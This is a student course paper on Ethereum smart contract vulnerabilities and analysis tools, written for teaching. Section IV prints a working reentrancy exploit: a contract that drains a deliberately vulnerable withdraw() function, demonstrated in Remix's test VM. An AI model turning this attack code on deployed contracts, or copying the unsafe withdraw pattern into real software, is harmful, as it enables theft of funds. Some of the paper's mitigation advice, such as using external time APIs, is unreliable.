

INSE6120 – Cryptographic Protocols and Network Security

Ethereum Smart Contract

Shivam Patel
Concordia University

Jay Patel
Concordia University

Aashika Lakhani
Concordia University

Ekta Patel
Concordia University

Dhwanil Patel
Concordia University

Abstract—In the Ethereum blockchain, smart contracts are self-executing scripts that enable safe and transparent transactions without the use of middlemen. These contracts are created using the high-level programming language Solidity, and once they are put into use on the blockchain, they cannot be changed. Smart contracts on Ethereum may automate the execution of agreements, boost efficiency, and improve transparency and trust in a variety of sectors. These smart contracts have a wide range of applications in banking, insurance, supply chain management, and gaming. With thousands of developers and companies utilizing its features to construct fresh and cutting-edge applications, Ethereum, one of the top blockchain platforms, has developed into a center for smart contract invention and development.

Index Terms—Enter key words or phrases in alphabetical order, separated by commas. For a list of suggested keywords, send a blank e-mail to keywords@ieee.org or visit http://www.ieee.org/organizations/pubs/ani_prod/keywrd98.txt

I. INTRODUCTION

Due to the broad spectrum of applications, Blockchain Technology (BT) has become increasingly popular across a wide range of industries. The first cryptocurrency to be utilized with BT was Bitcoin, and since then, numerous other applications have made use of it. It is a distributed ledger that uses a peer-to-peer system for storing transactions and data registries, which is a more decentralized method. BT differs from other cryptocurrency-based technologies in that there is no single point of failure or centralized control of transactions by a third party.

Ethereum is a blockchain platform that enables programmers to create and execute smart contracts, going beyond the scope of basic transaction processing. Self-executing computer programs known as "smart contracts" can automatically enforce the terms and conditions of a contract or transaction. They can be used to decentralize programs, automate procedures, and get rid of middlemen. Solidity is a Turing-complete programming language used to create smart contracts on the Ethereum network. These contracts are kept on the blockchain and carried out by the Ethereum Virtual Machine (EVM), a network-based, decentralized virtual computer.

When a smart contract is activated on the Ethereum blockchain, it becomes immutable, which means that it cannot be modified in any manner. Applications for smart contracts on Ethereum range from supply chain management and gaming to banking and insurance. In a variety of businesses, they may be used to

automate contract execution, lower transaction costs, boost efficiency, and promote trust and transparency.

Ethereum, one of the most utilized and well-liked blockchain systems, has developed into a hotspot for smart contract invention and development, with hundreds of programmers and companies utilizing its capabilities to produce fresh and cutting-edge applications.

II. VULNERABILITIES

A. Reentrancy

Most people were shocked when reentrancy—possibly the most well-known Ethereum vulnerability—was initially identified. When a multimillion-dollar theft occurred, it was first revealed, causing Ethereum to hard fork. When a calling contract can receive fresh calls from an external contract before the first execution is finished, this is known as reentrancy. In other words, if a call to an untrusted contract or the usage of a low-level function with an external address is made, the state of the contract may change in the middle of its execution. Calling outside contractors has a number of risks, one of which is that they can seize control of the process. Reentrancy attacks occur when a malicious contract contacts the calling contract again before the function's first invocation has concluded. This might lead to undesired interactions between the function's many invocations. The issues with reentrancy in smart contracts do not originate with blockchain, as is sometimes the case, but rather serve as a fresh and sophisticated illustration of them. Reentrancy is a phrase that has been used in computing for a long time to describe the process by which a process may be stopped in the middle of execution, a new occurrence of the same function can start, and both processes can then terminate. Reentrant functions are regularly and securely used in computing.

B. Transaction Ordering Dependency

The transaction ordering dependency vulnerability is a type of security vulnerability that can occur in Ethereum smart contracts as it arises when a contract's behavior or logic depends on the order in which transactions are included in a block. Transaction ordering dependency can occur when a contract modifies its own state during the execution of a transaction, and that state modification affects the behavior of subsequent

transactions. If the order of transactions within a block is not deterministic, an attacker can exploit this vulnerability by manipulating the order in which their transactions are included in the block to achieve a desired outcome. For example, suppose a contract uses a variable to keep track of the number of tokens owned by each user. If a user transfers tokens to another user, the contract would update the value of the variable to reflect the transfer. If the contract allows transfers only if the sender has enough tokens, an attacker could manipulate the order of their transactions to perform a transfer even if they do not have enough tokens. To prevent this vulnerability, it is important for smart contract developers to minimize their contracts' dependence on the order of transactions within a block. This can be done by using atomic operations, such as "approve and transferFrom" for token transfers, that ensure that all necessary state changes are made in a single transaction. Developers can also use techniques such as timestamp verification to ensure that certain transactions are executed in a specific order. Finally, thorough testing and security audits should be conducted to identify and address any potential vulnerabilities related to transaction ordering dependencies.

C. Timestamp Dependency

The timestamp dependency vulnerability is a type of security vulnerability that occurs in Ethereum smart contracts as it arises when a contract's behavior or logic depends on the timestamp value of the block in which it is included. The timestamp value is a piece of data included in every block on the Ethereum blockchain that records the time at which the block was mined. Smart contracts can use this value to implement time-based functionality, such as time-locked transactions or reward distributions. However, if a contract's logic or behavior depends too heavily on the timestamp value, it can create a vulnerability. An attacker can exploit this vulnerability by manipulating the timestamp value, either by mining a new block with an earlier or later timestamp, or by sending a transaction with a manipulated timestamp. For example, if a contract uses the timestamp value to determine whether a time-locked transaction should be executed, an attacker could manipulate the timestamp to bypass the time lock and execute the transaction early. To prevent this vulnerability, it is important for smart contract developers to minimize their contracts' dependence on the timestamp value. This can be done by using other sources of time data, such as block numbers or external time APIs, or by implementing more complex time-based logic that incorporates multiple time data sources. Additionally, developers should consider implementing security measures to detect and prevent timestamp manipulation, such as incorporating multiple time sources, implementing time-based rate limits, or incorporating other security mechanisms such as access controls or multisig requirements. Finally, thorough testing and security audits should be conducted to identify and address any potential vulnerabilities.

D. Delegate Call

The delegate call vulnerability is a type of security vulnerability that occurs in Ethereum smart contracts as it arises when a contract uses a delegate call to execute code from another

contract without properly checking the input parameters or the return values. A delegate call is a low-level operation in Ethereum that allows one contract to delegate the execution of a function to another contract. This is often used to break up complex logic into separate contracts or to upgrade contract functionality while preserving existing storage and state. However, if not implemented correctly, delegate calls can introduce vulnerabilities. The vulnerability arises because the delegate call allows the code from the second contract to execute within the context of the first contract, which means that the second contract can access and modify the state variables of the first contract. If the input parameters or return values of the delegate call are not properly checked, an attacker can exploit this vulnerability to modify the state of the first contract in unintended ways. For example, an attacker could craft input parameters that cause the delegate call to execute malicious code that modifies the state of the first contract, giving the attacker control over the contract's behavior or allowing them to steal funds. To prevent this vulnerability, it is important for smart contract developers to carefully review their code and ensure that all delegate calls are properly secured. This includes validating input parameters and return values, implementing proper access controls, and minimizing the use of delegate calls whenever possible. Additionally, developers should conduct thorough testing and security audits to identify and address any potential vulnerabilities.

E. Freezing Ether

The "freezing ether" vulnerability is a type of security vulnerability that occurs in Ethereum smart contracts as it arises when the smart contract allows an attacker to lock or freeze the ether (the native cryptocurrency of Ethereum) that has been sent to the contract. The vulnerability can occur due to a flaw in the smart contract's code, which can allow an attacker to trigger the freezing of the ether. Once the ether is frozen, it cannot be transferred or accessed by anyone, including the contract owner. This vulnerability can have serious consequences for the contract's users, as it can result in the loss of their funds. In some cases, it can also affect the stability of the Ethereum network as a whole. To prevent this vulnerability, it is important for smart contract developers to thoroughly test their code and conduct a comprehensive security audit. Additionally, it is important to follow best practices for smart contract development, such as minimizing the amount of ether held in the contract and implementing access controls to limit who can modify the contract's state.

F. Unchecked Call

In Ethereum, an Unchecked Call vulnerability can occur when a smart contract uses an external contract or an external function that is not properly validated before execution. Unchecked calls can happen when a smart contract uses the call, **delegate call**, or **callcode** functions to interact with other contracts without performing proper validation or error checking. If an attacker is able to manipulate the input parameters of an unchecked call function, they can potentially execute malicious code on the vulnerable contract. This can result in unintended behavior, such as funds being transferred to an attacker-controlled

address, or the contract becoming locked or permanently frozen. To prevent this vulnerability, it is important to thoroughly validate and sanitize input parameters for external function calls, as well as implement proper error handling to catch and handle unexpected exceptions. Additionally, contracts should only interact with trusted contracts and libraries, and avoid using untested or unaudited code.

G. Self-Destruct

In regard to Ethereum smart contracts, the term "Self Destruct vulnerability" describes the potential for a contract to be erased or destroyed without the necessary validation or protections. With the self-destruct opcode in Ethereum, a smart contract may be "self-destructed" or destroyed. When a contract self-destructs, all its code and data are deleted from the blockchain and any money that was left in its balance is sent to a specified address. When a contract uses the selfdestruct opcode without properly verifying the target address or ensuring that all essential data and money have been transmitted or properly accounted for, the self-destruct vulnerability may be present. Data and money may be permanently lost if a contract self-destructs without adequate validation or protections. When utilising the selfdestruct opcode, it is crucial to thoroughly examine the target address and make sure that all required data and money are sent or properly accounted for in order to avoid this issue. Contracts should also have adequate error handling and fallback provisions to avoid undesired outcomes in the case of unforeseen behaviour or mistakes.

H. Integer Overflow/Underflow

When an arithmetic operation is carried out that calls for a fixed size variable to store data outside the bounds of the variable data type, an integer overflow or underflow takes place. The EVM defines data types for integers that have fixed sizes. In Solidity, signed integers are represented with "int" and unsigned integers are represented with "uint". When the outcome of an arithmetic operation exceeds the maximum value that may be stored in the data type, this is known as an integer overflow. When the outcome of an arithmetic operation is less than the lowest value that may be stored in the data type, it is known as an integer underflow. These vulnerabilities can be exploited by attackers to cause unexpected behavior in a smart contract, such as stealing funds or manipulating the contract state. To prevent this vulnerability, mathematical libraries should be used instead of standard arithmetic operations.

III. ANALYSIS TOOLS

A. Manticore

Manticore is an open-source tool that allows developers and security researchers to analyze smart contracts and identify potential vulnerabilities or bugs. Symbolic execution is a technique that involves analyzing a program's execution paths without actually executing the program. It works by

representing the program's input values and program state as symbolic expressions, and then using constraint solving techniques to explore all possible paths through the program. Manticore uses symbolic execution to explore the execution paths of smart contracts and identify potential vulnerabilities. It can be used to identify common vulnerabilities such as integer overflow, underflow, reentrancy, and other logic errors. Manticore has several features that make it useful for smart contract analysis. It includes a Python-based API for creating custom analysis tools, a built-in Ethereum Virtual Machine (EVM) emulator, and support for multiple Ethereum contract languages, including Solidity and Vyper. In addition to its core functionality, Manticore also includes several built-in analysis tools, such as a symbolic transaction generator, a contract coverage analyzer, and a vulnerability detector. These tools can help developers and security researchers to quickly identify potential issues in their smart contracts and take steps to address them. Overall, Manticore is a powerful tool that can help developers and security researchers to analyze Ethereum smart contracts and identify potential vulnerabilities. Its symbolic execution approach and built-in analysis tools make it a valuable addition to any smart contract development or auditing toolkit.

B. Remix

Remix is a free and open-source web platform for creating and analysing Ethereum smart contracts. It gives programmers a simple interface for creating, testing, and deploying smart contracts on the Ethereum blockchain. One of Remix's standout features is its analysis tool, which enables programmers to find possible security holes and other problems in their smart contracts. Static examination of the contract's code by the analysis tool looks for flaws including re-entrancy attacks, integer overflows, and uncontrolled external calls. A built-in debugger in Remix enables developers to go through the code for their smart contracts line by line and check the values of variables and other data structures as they go. Debugging complicated contracts and finding possible flaws or unexpected behaviour can both benefit greatly from this. Remix offers a variety of additional capabilities for Ethereum development in addition to its analysis and debugging tools, such as a contract deployment interface, a built-in Solidity compiler, and connection with well-known Ethereum wallets like MetaMask. Remix is a robust and adaptable tool that is frequently used by developers in the Ethereum community for the building and analysis of Ethereum smart contracts.

C. Slither

Slither is a static analysis tool for smart contracts on the Ethereum blockchain. It helps developers and auditors to identify potential security vulnerabilities in smart contracts before they are deployed on the blockchain. Slither uses a set of predefined rules to analyze the code of a smart contract and provides a detailed report of any potential vulnerabilities found. Some of the issues it can detect include reentrancy attacks, integer overflows and underflows, access control vulnerabilities, and potential gas limits. Slither supports multiple smart contract programming languages, including

Solidity and Vyper, and can be integrated into popular development environments like Remix, VSCode, and IntelliJ IDEA. Using Slither as part of a comprehensive security audit process can help ensure that smart contracts are secure and reliable, reducing the risk of smart contract hacks and exploits.

D. Mythril

Mythril is another popular static analysis tool for Ethereum smart contracts. Like Slither, it is used to identify potential security vulnerabilities in smart contracts before they are deployed on the blockchain. Mythril uses symbolic execution, a technique that explores all possible execution paths of a smart contract to identify potential issues. It also uses several other analysis techniques, such as data flow analysis, control flow analysis, and taint analysis. Mythril is able to detect a wide range of vulnerabilities, including reentrancy attacks, integer overflows and underflows, authorization and authentication issues, and gas-related issues. It also has a feature called "Mythril Platform," which enables users to automatically detect and exploit vulnerabilities in smart contracts. Mythril can be used with various smart contract programming languages, including Solidity, Vyper, and LLL. It can also be integrated with development environments like Remix and Truffle, making it easier for developers and auditors to use. Using Mythril as part of a comprehensive security audit process can help ensure that smart contracts are secure and reliable, reducing the risk of smart contract hacks and exploits.

E. Madmax

MadMax is a tool for analyzing the gas consumption of Ethereum smart contracts. It helps developers and auditors optimize gas usage and estimate the cost of deploying a contract on the Ethereum blockchain.

Gas is the unit of measure used in the Ethereum network to determine the amount of computational resources needed to execute a transaction or a contract. Each operation in a smart contract consumes a certain amount of gas, and optimizing gas usage is important for reducing transaction fees and improving contract performance. MadMax analyzes the bytecode of a smart contract and calculates the gas consumption of each operation. It also identifies operations that consume a significant amount of gas and suggests ways to optimize them. Using MadMax, developers can estimate the cost of deploying a smart contract and optimize its gas usage to reduce transaction fees. Auditors can use it to ensure that a smart contract does not consume more gas than necessary and to identify potential gas-related issues. MadMax is compatible with various smart contract programming languages, including Solidity and Vyper. It can be used as a standalone tool or integrated with other development environments like Remix and Truffle.


F. Contract Fuzzer

Contract Fuzzer is a tool for testing the robustness and security of Ethereum smart contracts. It helps developers and auditors identify potential vulnerabilities in smart contracts by generating a large number of randomized inputs and testing how the contract responds to them. Contract Fuzzer uses a

combination of symbolic execution and mutation testing to generate random inputs that are likely to trigger edge cases and error conditions. It then monitors the behavior of the contract to identify any unexpected or undesirable outcomes. Contract Fuzzer is able to detect a wide range of vulnerabilities, including integer overflows and underflows, reentrancy attacks, and other types of unexpected behavior. It can also be used to test the performance and scalability of smart contracts under various conditions. Using Contract Fuzzer as part of a comprehensive security audit process can help ensure that smart contracts are robust and secure. It can help identify potential issues before they are exploited, reducing the risk of smart contract hacks and exploits. Contract Fuzzer is compatible with various smart contract programming languages, including Solidity and Vyper. It can be used as a standalone tool or integrated with other development environments like Remix and Truffle.

IV. EXPLOITATION

Re-entrancy attacks are often carried out in smart contracts that run on blockchain platforms, such as Ethereum. In these systems, smart contracts may interact with external contracts or transfer funds between accounts, and a re-entrancy attack can be used to drain funds from a contract or manipulate data in unintended ways. A re-entrancy attack involves two smart contracts. A vulnerable contract and an untrusted attacker's contract. Re-entrancy attack is a classic solidity smart contract exploit.



```
size=false&runs=200&evmVersion=null&version=soljson-v0.8.18+commit.87f61d96.js
MrRobot.sol Attack.sol
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.13;
3
4
5 contract MrRobot {
6     mapping(address => uint) public balances;
7
8
9
10    /*
11     // Remove comment/Activate this code block to fix the vulnerability :)
12     bool internal locked;
13     modifier noReentrant() {
14         require(!locked, "No re-entrancy");
15         locked = true;
16         _;
17         locked = false;
18     }
19
20     function withdraw() public noReentrant {
21         uint bal = balances[msg.sender];
22         require(bal > 0);
23         (bool sent, ) = msg.sender.call{value: bal}("");
24         require(sent, "Failed to send Ether");
25         balances[msg.sender] = 0;
26     }
27
28     function getBalance() external view returns (uint256) {
29         return address(this).balance;
30     }
31
32     // look at the comment on line 39 to fix the vulnerability :)
33    */
34
35     function deposit() public payable {
36         balances[msg.sender] += msg.value;
37     }
38
39     // Comment everything below this line to fix the vulnerability :)
40
41     function withdraw() public {
42         uint bal = balances[msg.sender];
43         require(bal > 0);
44         (bool sent, ) = msg.sender.call{value: bal}("");
45         require(sent, "Failed to send Ether");
46         balances[msg.sender] = 0;
47     }
48
49     function getBalance() external view returns (uint256) {
50         return address(this).balance;
51     }
52 }
```

Fig. 1 Mr Robot Contract

The deposit() function will deposit the funds. The withdraw() function is to withdraw the deposited money after checking the balance and fulfilling requirement of balance greater than 0. If this condition holds true it will transfer the funds and update the balance.

```

1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.13;
3 import "./MrRobot.sol";
4
5
6 contract Attack {
7     MrRobot public mrrobot;
8
9     constructor(address _mrrobotAddress) {
10         mrrobot = MrRobot(_mrrobotAddress);
11     }
12
13     // Fallback is called when MrRobot sends Ether to this contract.
14     fallback() external payable {
15         if (address(mrrobot).balance >= 1 ether) {
16             mrrobot.withdraw();
17         }
18     }
19
20     function attack() external payable {
21         require(msg.value >= 1 ether);
22         mrrobot.deposit{value: 1 ether}();
23         mrrobot.withdraw();
24     }
25
26     function getBalance() external view returns (uint256) {
27         return address(this).balance;
28     }
29
30 }

```

Fig. 2 Attack Contract

In case of an attack, the attacker will point the recipient as another contract so attacker will deposit ether to contract and when deposit() is trying to add ether to that another contract, fallback() function gets executed which checks the balance and it makes recursive call to withdraw() function and since balance doesn't gets updated it drains all the funds from the original contract including the one attacker has deposited.

Exploitation Steps:

Fig. 3 Compile Attack.sol

Fig. 4 Compile MrRobot.sol

Step 1)

Here, we analysed and deployed the contract using Remix IDE. The first two files we made are called MrRobot.sol and Attack.sol. As was already mentioned, the attack contract contains the exploit code, and the main contract, Mr. Robot, is vulnerable to re-entrancy attacks. Secondly, We are going to compile these both contract.




Fig. 5 Environment Options

Step 2)

The environment must then be selected. We have three options: our personal wallet, a local instance, or a virtual machine provided by "Remix." Now, we'll deploy our contract using a virtual machine provided by "Remix." As soon as we select a virtual machine, we will be given a various wallet addresses with 100 ether in it so that we can test out different functionalities.




Fig. 6 Deploying MrRobot and Attack Contract

Step 3)

Also, once all of these procedures have been completed, we will deploy our "Mr. Robot" contract by selecting the "Deploy" button. Once the Mr. Robot contract has been successfully deployed, it will generate an address that we will use to deploy the "Attack" contract. It is mandatory to use MrRobot contract address to pass while deploying Attack contract. We have successfully deployed both of our contracts up until this point.




Fig. 9 Deposit 1 more Ether

Step 4)

Now we're going to use three different wallet addresses to deposit ether into the Mr. Robot contract. We're going to use three different wallets to deposit 2, 3, 1 ether sequentially. This will bring the total amount of ether in the contract up to 6. Everything appears to be operating normally up until this point.





Fig. 7 & 8 - Deposit 2 and 3 Ether




Fig. 10 Attacker drain all the funds

Step 5)

At this last step, the attacker will send one ether. But due to the exploit code, he will ended up draining all the ether from the contract.

V. CONCLUSION

In conclusion, reentrancy is a potential vulnerability in smart contracts that can be exploited by attackers to drain funds or disrupt the intended functionality of the contract. We successfully tested the withdraw() function exploit and depicted the potential harm caused by the attacker. Smart contract developers should take precautions to prevent reentrancy attacks by following best practices such as avoiding external calls within the contract and using mutex locks to prevent concurrent access to shared resources. Additionally, smart contract auditors should thoroughly test for reentrancy vulnerabilities during the audit process. By taking these measures, smart contract developers and auditors can help ensure the security and integrity of the blockchain ecosystem.

REFERENCES

- [1] Solidity Security By Example #02: Reentrancy
<https://medium.com/valixconsulting/solidity-smart-contract-security-by-example-02-reentrancy-b0c08cfd555>
- [2] How to protect against a reentrancy attack in Solidity
<https://www.educative.io/answers/how-to-protect-against-a-reentrancy-attack-in-solidity>
- [3] Reentrancy exploit
<https://medium.com/coinmonks/reentrancy-exploit-ac5417086750>
- [4] Reentrancy Attack in Smart Contracts
<https://www.geeksforgeeks.org/reentrancy-attack-in-smart-contracts/>
- [5] Blockchain Security & Ethereum Smart Contract Audits
<https://consensys.net/diligence/>
- [6] Reentrancy attack in smart contracts – is it still a problem?
<https://www.securimg.pl/pl/reentrancy-attack-in-smart-contracts-is-it-still-a-problem/?ref=hackernoon.com>
- [7] Reentrancy Vulnerability Identification in Ethereum Smart Contracts by Noama Fatima Samreen, Manar H. Alalfi
- [8] Checking Ethereum Smart Contracts for Vulnerabilities Using Mythril: A Step-by-Step Guide
<https://medium.com/coinmonks/checking-ethereum-smart-contracts-for-vulnerabilities-using-mythril-a-step-by-step-guide-2c8b5f1ae4de>
- [9] Top 10 Solidity Smart Contract Audit Tools
<https://www.getsecureworld.com/blog/top-10-solidity-smart-contract-audit-tools/>
- [10] How to Test a Smart Contract with Remix
<https://medium.com/codex/how-to-test-a-smart-contract-with-remix-b2e9669997dd>
- [11] Numen Cyber CTF Writeups
<https://github.com/minaminao/ctf-blockchain/blob/main/src/NumenCTF/README.md>
- [12] Smart Contract Series by NahamSec
<https://www.youtube.com/watch?v=DUdVA8rQKPg&list=PLKAaMVNxvLmAewUXJp90bbry87r6-KPhk>
- [13] How to become a smart contract auditor
<https://cmichel.io/how-to-become-a-smart-contract-auditor/>